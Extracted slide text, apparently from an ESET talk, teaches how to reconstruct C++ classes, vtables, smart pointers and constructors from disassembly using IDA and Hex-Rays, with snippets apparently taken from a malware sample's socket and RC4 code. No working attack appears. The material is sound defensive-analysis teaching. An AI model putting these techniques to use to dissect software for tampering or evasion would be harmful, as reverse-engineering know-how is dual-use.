
Try to use it right now ;)

<http://download.eset.com/special/ESETHfsReader.exe>

Download



C++ code reconstruction problems



C++ Code Reconstruction Problems

➤ Object identification

- ✓ Type reconstruction

➤ Class layout reconstruction


- ✓ Identify constructors/destructors
- ✓ Identify class members
- ✓ Local/global type reconstruction
- ✓ Associate object with exact method calls

➤ RTTI reconstruction

- ✓ vtable reconstruction
- ✓ Associate vtable object with exact object
- ✓ Class hierarchy reconstruction



C++ Code Reconstruction Problems



C++ Code Reconstruction Problems



Identify Smart Pointer Structure

```
SmartPtr_InializeByObject proc near      ; CODE XR
                                      ; sub_100
var_10      = dword ptr -10h
var_C       = dword ptr -0Ch
var_4       = dword ptr -4
arg_0       = dword ptr 8
```

```
mov     eax, offset sub_101C690A
call    __EH_prolog
push    ecx
push    4
call    alloc_mem
pop     ecx
mov     [ebp+var_10], eax
and     [ebp+var_4], 0
test    eax, eax
jz      short loc_100041F5
mov     dword ptr [eax], 1
jmp     short loc_100041F7
```

```
loc_100041F5:                                ; CODE XR
xor     eax, eax
```

```
loc_100041F7:                                ; CODE XR
or      [ebp+var_4], 0FFFFFFFFh
mov     ecx, [ebp+var_C]
mov     [esi+4], eax
mov     eax, [ebp+arg_0]
mov     [esi], eax
mov     eax, esi
mov     large fs:0, ecx
leave
retn    4
```

```
SmartPtr_InializeByObject endp
```



```
SMART_PTR_STRUCT *__userpurge SmartPtr
{
    int *v2; // eax@1

    v2 = alloc_mem(4);
    if ( v2 )
        *v2 = 1;
    else
        v2 = 0;
    a1->RefNo = v2;
    a1->Object = a2;
    return a1;
}
```

Identify Exact Virtual Function Call in vtable

```
STRUCT_4_3 *__thiscall CSocket_Ctor(STRUCT_4_3 *this)
{
    STRUCT_4_3 *v1; // esi@1

    v1 = this;
    this->vTable = &csocket_v_table;
    this->struct44 = 0;
    this->DeviceTcp = 0;
    this->DeviceUdp = 0;
    sub_19664(&this->struct41);
    sub_13E22(&v1->struct2);
    v1->SocketNumber = 0;
    v1->RefNo = 0;
    return v1;
}
```

```
pagecode:0001BC80 68 09 46 00 00    push    4609h
pagecode:0001BC85 58                pop     eax
pagecode:0001BC86 8B D0            mov     edx, eax
pagecode:0001BC88 8B 4F 0C         mov     ecx, [edi+0Ch]
pagecode:0001BC8B 8B 01            mov     eax, [ecx]
pagecode:0001BC8D 8D 55 F8         lea     edx, [ebp-8]
pagecode:0001BC90 52                push    edx
pagecode:0001BC91 FF 77 10         push    dword ptr [edi+10h]
pagecode:0001BC94 FF 50 0C         call    dword ptr [eax+0Ch]
pagecode:0001BC97 84 C0            test    al, al
pagecode:0001BC99 75 0E            jnz     short loc_1BCA9
pagecode:0001BC9B 8B CF            mov     ecx, edi
pagecode:0001BC9D E8 5E FF FF FF   call    CloseTcpSocket
pagecode:0001BCA2 B8 CF 44 00 00   mov     eax, 44CFh
pagecode:0001BCA7 50                push    eax
pagecode:0001BCA8 5B                pop     ebx
```

Load pointer to table
of virtual methods

Call virtual method

```
.rdata:000156E4 C4 E3 01 00    csocket_v_table dd offset InitializeTransport
.rdata:000156E8 48 0B 02 00    dd offset OpenTransport
.rdata:000156EC C1 0C 02 00    dd offset CloseTransport
.rdata:000156F0 BD F3 01 00    dd offset TcpConnect
.rdata:000156F4 FC F5 01 00    dd offset TcpDisconnect
.rdata:000156F8 EF E4 01 00    dd offset sub_1E4EF
.rdata:000156FC 10 E5 01 00    dd offset sub_1E510
.rdata:00015700 0A F8 01 00    dd offset ReleaseNodeFromList
.rdata:00015704 86 F8 01 00    dd offset TcpListen
.rdata:00015708 B8 0D 02 00    dd offset TcpAccept
.rdata:0001570C 28 FA 01 00    dd offset TcpSend
.rdata:00015710 DF FC 01 00    dd offset TcpReceive
.rdata:00015714 BD FF 01 00    dd offset UdpSend
.rdata:00015718 B3 02 02 00    dd offset ReceiveDataFromUdp
.rdata:0001571C 7B 05 02 00    dd offset GetTcpAddressInfo
.rdata:00015720 A8 E5 01 00    dd offset sub_1E5A8
.rdata:00015724 2E E5 01 00    dd offset SetTimeout
.rdata:00015728 4F E5 01 00    dd offset SendOverUdp
.rdata:0001572C 7F E5 01 00    dd offset ret_0
.rdata:00015730 84 E5 01 00    dd offset GetErrorCode
.rdata:00015734 89 E5 01 00    dd offset GetIrpStatus
```

Identify Exact Virtual Function Call in vtable

```
STRUCT_4_3 *__thiscall CSocket
{
    STRUCT_4_3 *v1; // esi@1

    v1 = this;
    this->vTable = &csocket_v_ta
    this->struct44 = 0;
    this->DeviceTcp = 0;
    this->DeviceUdp = 0;
    sub_19664(&this->struct41);
    sub_13E22(&v1->struct2);
    v1->SocketNumber = 0;
    v1->RefNo = 0;
    return v1;
}
```

VECTOR_DATA_1_VTABLE dd offset sub_10048202

```
dd offset File_GetHandle
dd offset sub_10054E04
dd offset sub_10054E04
dd offset sub_1001E652
dd offset sub_1001E652
dd offset sub_10035BCA
dd offset sub_1019373F
dd offset sub_10047E6C
dd offset Data1_Vector_Insert
dd offset sub_10047F09
dd offset VectData1_GetEntry
dd offset sub_10047F84
dd offset sub_10047FCE
dd offset sub_10047DC6
dd offset sub_10047FA5
dd offset sub_10028089
dd offset sub_10047FF5
dd offset sub_1004803A
dd offset VectData1_CheckLimits
dd offset get_less_power
dd offset sub_1003844D
dd offset sub_100480AC
dd offset sub_100476F7
```


```
; DATA X
; Data1
4609h
eax
edx, eax
ecx, [edi+0Ch]
eax, [ecx]
edx, [ebp-8]
edx
dword ptr [edi+10h]
dword ptr [eax+0Ch]
al, al
short loc_1BCA9
ecx, edi ; this
CloseTcpSocket
eax, 44CFh
eax
ebx
```

Load pointer to table
of virtual methods

Call virtual method

Identify Exact Virtual Function Call in vtable

```
int __thiscall Rc4_GetBufferSize(_RC4_STRUCT *this)
{
    return (this->Reader->vTable->GetResBufSize)();
}
```



```
; int __thiscall Rc4_GetBufferSize(_RC4_STRUCT *this)
Rc4_GetBufferSize proc near                ; DATA XREF:
    mov     ecx, [ecx+4]
    mov     eax, [ecx]
    jmp     dword ptr [eax+10h]
Rc4_GetBufferSize endp
```



```
RC4_UTABLE    dd offset Rc4_GetReader ; DATA XREF: sub_1011E919+1E10
              dd offset Rc4_GetWriter
              dd offset ?Destroy@EventWaitNode@details@Concurrency@@QAEXXZ
              dd offset ?Sweep@EventWaitNode@details@Concurrency@@QAE_NXZ
              dd offset Rc4_GetBufferSize
              dd offset Rc4_IncreaseSize
              dd offset Rc4_Check
              dd offset Rc4_InitEmpty
              dd offset Rc4_Release
              dd offset Rc4_GetMuxName
```

Identify Objects Constructors

```
100057D0
100057D0
100057D0 ; Attributes: bp-based frame
100057D0
100057D0 ; void * __thiscall UStringPtr_Construct(USTRING_PTR_STRUCT *this, wchar_t *String)
100057D0 UStringPtr_Construct proc near
100057D0
100057D0 var_14= dword ptr -14h
100057D0 var_10= dword ptr -10h
100057D0 var_C= dword ptr -0Ch
100057D0 var_4= dword ptr -4
100057D0 String= dword ptr 8
100057D0
100057D0 mov     eax, offset sub_101CF44D
100057E2 call    __EH_prolog
100057E7 push    ecx
100057E8 push    ecx
100057E9 push    ebx
100057EA mov     ebx, ecx
100057EC push    edi
100057ED push    24h
100057EF mov     [ebp+var_10], ebx
100057F2 mov     dword ptr [ebx], offset UStringPtr_Utable
100057F8 call    alloc_mem
100057FD pop     ecx
100057FE mov     [ebp+var_14], eax
10005801 and     [ebp+var_4], 0
10005805 test    eax, eax
10005807 jz      short loc_10005817
```

```
10005809 push    esi
1000580A push    [ebp+String] ; String
1000580D mov     esi, eax ; a2
1000580F call    UString_InitByUcharStr
10005814 pop     esi
10005815 jmp     short loc_10005819
```

```
10005817
10005817 loc_10005817:
10005817 xor     eax, eax
```

```
10005819
10005819 loc_10005819:
10005819 or     [ebp+var_4], 0FFFFFFFFh
1000581D lea     edi, [ebx+4]
10005820 push    0
10005822 mov     [edi], eax
10005824 call    UStringPtr_Reinit
10005829 or     [ebp+var_4], 0FFFFFFFFh
1000582D mov     ecx, [ebp+var_C]
10005830 pop     edi
10005831 mov     eax, ebx
10005833 pop     ebx
10005834 mov     large fs:0, ecx
10005838 leave
1000583C retn    4
1000583C UStringPtr_Construct endp
1000583C
```


Identify Objects Constructors

```
100057D0
100057D0
100057D0 ; Attributes: bp-based frame
100057D0
100057D0 ; void *__thiscall UStringPtr_Construct(USTRING_PTR_STRUCT *this, wchar_t *String)
100057D0 UStringPtr_Construct proc near
100057D0
100057D0 var_14= dword ptr -14h
100057D0 var_10= dword ptr -10h
100057D0 var_C= dword ptr -0Ch
100057D0 var_4= dword ptr -4h
100057D0
```

```
USTRING_PTR_STRUCT *__thiscall UStringPtr_Construct(USTRING_PTR_STRUCT *this, wchar_t *String)
{
    USTRING_PTR_STRUCT *v2; // ebx@1
    USTRING_STRUCT *v3; // eax@1
    USTRING_STRUCT *v4; // eax@2

    v2 = this;
    this->vTable = UStringPtr_Utable;
    v3 = alloc_mem(36);
    if ( v3 )
        v4 = UString_InitByWcharStr(v3, String);
    else
        v4 = 0;
    v2->String = v4;
    UStringPtr_Reinit(&v2->String, 0);
    return v2;
}
```

```
10005822 mov     [edi], eax
10005824 call   UStringPtr_Reinit
10005829 or     [ebp+var_4], 0FFFFFFFFh
1000582D mov     ecx, [ebp+var_C]
10005830 pop     edi
10005831 mov     eax, ebx
10005833 pop     ebx
10005834 mov     large fs:0, ecx
10005838 leave
1000583C retn    4
1000583C UStringPtr_Construct endp
1000583C
```


Using Hex-Rays Decompiler

- **Identifying constructors/destructors**
 - ✓ Usually follow memory allocation
 - ✓ The pointer to object is passed in `ecx` (sometimes in other registers)
- **Reconstructing object's attributes**
 - ✓ Creating custom type in “Local Types” for an object
- **Analyzing object's methods**
 - ✓ Creating custom type in “Local Types” for a table of virtual routines

Using Hex-Rays Decompiler

➤ Identifying constructors/destructors

- ✓ Usually follow memory allocation
- ✓ The pointer to object is passed in `ecx` (sometimes in other registers)



```
STREAM_BUFFER_STRUCT *__userpurge BufferStream_Initialize<eax>(int Size<ebx>, STREAM_BUFFER_STRUCT *a2, int Buffer)
{
    a2->Vtable = (int)STREAM_BUFFER_VTABLE;
    LOBYTE(v3) = new(20);
    v4 = v3;
    v5 = v3;
    v6 = 0;
    if ( v5 )
        v6 = Buffer_InitializeByBuffer(Size, v4, Buffer);
    a2->Buffer = v6;
    Buffer_Reinit(&a2->Buffer, 0);
    a2->StartOffset = 0;
    a2->BuffSize = Size;
    LOBYTE(a2->field4) = 0;
    return a2;
}
```

- ✓ Creating custom type in “Local Types” for a table of virtual routines

